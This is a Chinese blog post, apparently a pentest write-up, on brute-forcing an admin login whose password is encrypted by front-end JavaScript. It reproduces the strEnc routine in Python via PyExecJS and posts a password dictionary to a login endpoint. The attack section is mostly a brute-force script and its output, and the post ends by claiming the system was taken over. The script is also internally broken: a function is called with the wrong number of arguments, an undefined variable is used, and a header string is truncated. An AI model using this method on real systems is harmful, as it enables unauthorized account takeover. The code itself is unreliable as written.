口令爆破之突破前端JS加密


原创 瓦都尅 安全泰式柑汁 3天前

0x00 前言


近期安全测试时发现一个系统前台使用了SSO，但是在比较隐蔽API中发现了后台的登录接口，该接口未使用SSO，同时没有图形验证码等校验，通过分析最终爆破进入后台。

0x01 确认攻击途径

通过信息搜集找到后台登录URL，由于URL比较敏感，这里以 `admin / login` 替代，尝试登录发现没有图形验证码等校验



通过BurpSuite抓包发现密码字段被加密了



根据回显不同，可进行口令爆破。

攻击思路：

1. 通过回显不同获取存在的账号
2. 分析加密方法
3. 使用加密算法加密密码字典
4. 脚本发包爆破

这里也可以使用Selenium一把梭暴力解决，但是不建议，如果实在没折的话再考虑此方法。

0x02 分析加密方法


加密参数为 u_pwd，在html文件中搜索该特殊字符

```
28                  u_name : "",
29                  u_pwd : "",
30                  submiting : false
31              },
32              computed : {
33              },
34              created : function(){
35              },
36              updated : function(){
37              },
38              methods : {
39                  submitForm : function(){
40                      var encryPwd = strEnc(this.u_pwd, this.
    u_name) + randomString(16);
41                      var formData = {
42                              u_name : this.u_name,
43                              u_pwd : encryPwd
44                      };
45
46                      if(this.u_name.trim() == "" || this.u_pwd
    .trim() == ""){
47                          this.$notify.error({
48                              title: '错误',
49                              message: "用户名或密码不能为空"
50                          });
```



可以看到加密算法是将 u_pwd 和 u_name 拼接之后使用 strEnc 函数处理，然后再和一个随机16位字符串拼接。

测试加密算法


复制定位到的 strEnc 函数JS代码，以Chrome为例。F12 -> Sources -> Overrides -> 右键 Snippets -> 粘贴



在新建的 snippet 上右键 > Run



输入密码测试



OK，加密代码找到了，运行对应的加密JS代码即可获取对应密码的加密字符串。

0x03 攻击测试

这里有多种途径，官方推荐PyV8、Node.js、PhantomJS、Nashorn，之前跟爬虫的大哥学习的时候发现他们好多使用的PyExecJS，所以也用这个试试，有兴趣的可以搜搜对应的优缺点。

安装 Node.js 之后 pip install PyExecJS 即可

```
>>> import execjs
>>> execjs.get().name
'Node.js (V8)'
>>> with open('/Users/w2n1ck/D[redacted]/des.js') as f:
...     ctx = execjs.compile(f.read())
...     ctx.call('strEnc','123456', 'admin')
...
'3A40D666A3A2FDFF9CD96EB227904844'
```


脚本爆破

```
import requests
import execjs
import json

def gen_encode_pass(user_name, user_password):
    with open("/Users/w2n1ck/Desktop/des.js", "r") as f:
        data_func = f.read()
    ctx = execjs.compile(data_func)
    up = ctx.call('strEnc', user_password, user_name)
    rand = ctx.call('randomString', 16)
    password = str(up) + str(rand)
    print('encode: u_password:',password)
    return password


_url = "https://admin.baidu.com:443/admin/login"
_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/2
_data = {"u_name": "admin"}

pass_dict = open('/Users/w2n1ck/Desktop/admin_pass.txt', 'r')

for p in pass_dict.readlines():
    p = str(p.strip())
    print("decode: " + p)
    password = gen_encode_pass(p)
    burp0_data['u_pwd'] = password
    resp = requests.post(_url, headers=_headers, data=_data)
    con = json.loads(resp.content)
    if 'false' in str(con):
        print(con)

pass_dict.close()
```

```
pass_dict.close()
```

通过前期的确定存在的用户名进行社工口令针对性爆破

```
$ python3 adminLogin.py
[redacted]nima123
[redacted]ssword: D38E947602F642A91854A9A03EE43A90CBD231C6589DA794HbXKCyEnx45XpYeZ
[redacted]nima123
[redacted]ssword: 75ABD9B1CECD67C41854A9A03EE43A90CBD231C6589DA794N3enE4TN5nFa88k2
[redacted]nima1234
[redacted]ssword: D38E947602F642A91854A9A03EE43A90A86867E72D00AB37i4chzYHKcjm7WDzf
[redacted]nima1234
[redacted]ssword: 75ABD9B1CECD67C41854A9A03EE43A90A86867E72D00AB37K5AGYxt26eaD5cbE
[redacted]1234
[redacted]ssword: 5915833DA79934D5A86867E72D00AB37aPEZBtG7b2mAmje8
[redacted]
[redacted]ssword: 7DDEB0B542C48B95862F549782BBB873sdWjF4DhDZsQDzbf
[redacted]4
[redacted]ssword: 7DDEB0B542C48B95EA557D64002022CBPN8XWsSWdfSdhZdP
[redacted]123
[redacted]ssword: 7DDEB0B542C48B95DF0E51BE42B2355EWPrFXCerK3PtCW2w
[redacted]
[redacted]ssword: 41C946EE7BC2B010E4irpRC5dACa5pe4
[redacted]
[redacted]ssword: FF79F23C4A40CAC100EBD6FC7D73792FiyCDiRtnjdkhMt5c
[redacted]11
[redacted]ssword: FF79F23C4A40CAC144A860F5649A0F89bTee3dwtA3Kn4Zsa
[redacted]111
u_password: FF79F23C4A40CAC129EC1D1CB852B3BA8YGcEFdfeAhRt4Kz
```


脚本启动，打卡，下班

第二天上班发现已有存在的账号密码，账号密码登录即可接管系统

参考文章：

https://juejin.im/post/5c8f15bde51d451d1118db99

阅读原文